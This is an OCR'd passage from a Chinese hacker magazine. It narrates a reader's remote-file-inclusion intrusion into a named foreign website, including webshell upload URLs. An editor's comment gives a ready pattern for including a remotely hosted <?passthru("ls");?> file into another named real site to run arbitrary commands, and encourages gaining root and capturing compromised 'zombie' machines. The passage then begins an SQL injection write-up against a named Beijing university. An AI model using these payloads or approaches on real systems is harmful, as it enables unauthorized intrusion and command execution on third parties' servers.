


图 2




图 3

编辑lang.class.php文件，先写了一个phpspy。但是登录webshell后，页面转到了其它的页面。还是先传一个可以上传的文件的马儿吧，传了一个国外的php木马，木马的功能很强大，浏览http://arena-sv.jans-webdesign.com/phpwcms/include/inc_ext/spaw/dialogs/table.php?spaw_root=http://..../gate/download.jsp?file=%2Fopt%2Foracle%2Fproduct%2F10gbi%2Fj2ee%2Fgate%2Fapplications%2Fgate%2Fgate%2Fgate%2F,如图3。

不过，国外木马总是用着不舒服，还是上传一个经过修改的phpspy吧。上传的文件改为了imge.php，现在访问http://arena-sv.jans-webdesign.com/phpwcms/include/inc_ext/spaw/dialogs/imge.php?cuit=6305，登录后一个webshell就在我们的眼前了，如图4。权限也不错，但是由于是Linux系统，也不知道怎么去提权，还是再放一下吧！




图 4

四、学习的第三天

对Linux下的提权一点儿都不了解，没办法只有寻求帮助了。Jinsdb师兄叫我去一些好的网站找一下exp看看，他还告诉我说上次在我的网站中，浏览php文件时找不到文件的原因：因为我的系统是2003的，所以要在IIS的ISAPI筛选器中加.php后缀，而在xp下访问php文件就可以直接浏览。看来上次我得到的服务器基本上是2003的。

这次的学习也蛮有意义的！发现一点，国外的网站管理人员比较重视安全。在出现漏洞的第二天，很多网站都把漏洞补上了，还有的网站被人侵后也能马上发现，并及时清除webshell。

sagi点评：

从文章中可以看出，作者对于远程包含漏洞的学习还是挺有成效的，每天都有进步，从刚开始一点都不会，到最后成功的得到了对方的webshell，他的学习精神是值得我们广大的读者学习的。但同时，从文章中也可以看出，作者对于远程包含漏洞的理解还存在许多问题。

1.“website2是攻击的网站”，事实上这个我们可以理解成自己的网站。“website2所在的目录下有class/lang.class.php”，这一点也是错误的，有没有这个文件根本不影响漏洞的测试。

2.作者使用百度来进行测试的那一步是多余的，完全可以直接使用自己的站点来进行测试。另外，在自己的站点上也完全没有必要去建立class/lang.class.php文件。

3.可以说，远程包含的使用甚至拥有一定的固定模式（当然，不是完全的都一样）。我们可以建立一个内容为<?passthru("ls");?>的txt文件，将该文件保存在我们的网站上。我们以另一个远程包含漏洞为例子，可以进行如下的提交：http://www.selmigerheide.schulnetz.hamm.de/starnet/modules/sn_allbum/slideshow.php?cmsdir=http://www.sagi.net.

cn/test.txt?，就会看到代码中的ls命令已经被成功执行了，如图5。当然，我们只需要简单的完善一下代码，就可以轻松的执行任意命令了。可以说，整个过程远没有作者介绍的那么麻烦。




图5

4.令小编感到最遗憾的就是作者对于UNIX/Linux系统的不熟悉，否则上传一个本地溢出程序，编译一下，是非常轻松的可以得到对方的root权限的，在此我希望有兴趣的读者可以看一下黑客X档案最新出版的《黑客Linux入门》一书，其中的入侵方法我们可以借鉴一下，在结合目前最流行的远程包含漏洞，我们会发现，UNIX/Linux肉鸡更好抓的。

（文章中涉及到的php国外木马.php和phpspy.php已经收录于光盘中）

文章难易度：★★★
文章闪光点：菜鸟的一次非常完整的注入攻击过程，希望对菜鸟们能有所帮助

菜鸟来渗透北京化工大学

hackest

一、事出有因

看黑客X档案也有好些日子了，是黑客X档案使我成了黑客爱好者。一直想写篇文章，也算是验证一下自己看这么长时间黑客X档案的成绩。好了，那就开始吧。首都北京那边的大学比较多，只要愿意，找一下网站漏洞什么的还是比较容易的。什么，说我吹牛？你小子看好了，我要入侵的目标就是北京化工大学。

二、雾里探花

首先我们打开北京化工大学的主站，页面很是简单，给人一种挺清爽的感觉，但是越简单对我们来说就越不利，还真的不知道该怎么下手了。主站怕是没什么看头了，还是看看分站吧，机会可能会多一些。在行政机构的分栏里发现有个期刊中心，打开后发现页面还是很简单，只有寥寥几个链接，心又凉了一半，似乎运气不大好呀。在页面上发现了个“信息公告”，只有这几个链接了，能不能成功就全看它们的了。打开看看吧，地址倒是挺讨人喜欢的，如图1。




图1

三、名花有主

我们来试一下SQL注入吧。首先在刚才的那几个链接网址后加个单引号，回车后，提示出错了，如图2。

Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]字符串 '' 之前有未闭合的引号。
/infomation.asp，行 9

